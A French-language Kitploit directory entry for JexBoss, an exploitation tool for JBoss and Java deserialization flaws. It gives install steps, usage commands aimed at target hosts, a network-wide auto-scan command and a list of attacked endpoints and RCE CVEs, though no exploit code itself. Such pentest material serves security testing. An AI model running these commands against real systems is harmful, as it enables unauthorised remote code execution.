
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/joaomatosf/jexboss
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'Intrusion
GitHubjoaomatosf/jexboss

jexboss

JexBoss : outil de vérification et d'EXploitation de Jboss (et des vulnérabilités de désérialisation Java)

Voir le dépôt
2.5k64058il y a 9 ansVérifié par Kitploit
Partager

JexBoss - JBoss (et autres vulnérabilités de désérialisation Java) Outil de vérification et d'exploitation

JexBoss est un outil pour tester et exploiter les vulnérabilités du serveur d'applications JBoss et d'autres plates-formes, frameworks et applications Java.

Prérequis

  • Python >= 2.7.x
  • urllib3
  • ipaddress

Installation sur Linux\Mac

Pour installer la dernière version de JexBoss, veuillez utiliser les commandes suivantes :

git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

OU :

Téléchargez la dernière version à : https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

Si vous utilisez CentOS avec Python 2.6, veuillez installer Python2.7. Exemple d'installation de Python 2.7 sur CentOS en utilisant Collections Software scl :

yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash

Installation sur Windows

Si vous utilisez Windows, vous pouvez utiliser Git Bash pour exécuter JexBoss. Suivez les étapes ci-dessous :

  • Téléchargez et installez Python
  • Téléchargez et installez Git for Windows
  • Après l'installation, exécutez Git for Windows et tapez les commandes suivantes :
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
    

Fonctionnalités

L'outil et les exploits ont été développés et testés pour :

  • Versions du serveur d'applications JBoss : 3, 4, 5 et 6.
  • Vulnérabilités de désérialisation Java dans plusieurs frameworks, plates-formes et applications Java (par exemple, Java Server Faces - JSF, Seam Framework, RMI over HTTP, Jenkins CLI RCE (CVE-2015-5317), JMX distant (CVE-2016-3427, CVE-2016-8735), etc.)

Les vecteurs d'exploitation sont :

  • /admin-console
    • testé et fonctionne sur les versions 5 et 6 de JBoss
  • /jmx-console
    • testé et fonctionne sur les versions 4, 5 et 6 de JBoss
  • /web-console/Invoker
    • testé et fonctionne sur les versions 4, 5 et 6 de JBoss
  • /invoker/JMXInvokerServlet
    • testé et fonctionne sur les versions 4, 5 et 6 de JBoss
  • Désérialisation d'application
    • testé et fonctionne contre plusieurs applications Java, plates-formes, etc., via des paramètres HTTP POST
  • Désérialisation de servlet
    • testé et fonctionne contre plusieurs applications Java, plates-formes, etc., via des servlets qui traitent des objets sérialisés (par exemple, lorsque vous voyez un "Invoker" dans un lien)
  • Apache Struts2 CVE-2017-5638
    • testé sur les applications Apache Struts 2
  • Autres

Vidéos


  • Exploitation des vulnérabilités de désérialisation Java (RCE) sur les applications JSF/Seam via javax.faces.ViewState avec JexBoss

Texte alt

  • Exploitation du serveur d'applications JBoss avec JexBoss

Texte alt

  • Exploitation d'Apache Struts2 (RCE) avec JexBoss (CVE-2017-5638)

Texte alt

Captures d'écran



  • Exemples d'utilisation simple :
$ python jexboss.py

alt tag


  • Exemple de mode autonome contre JBoss :
$ python jexboss.py -u http://192.168.0.26:8080

alt tag alt tag

  • Modes d'utilisation :
$ python jexboss.py -h


  • Mode scan réseau :
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt
alt tag

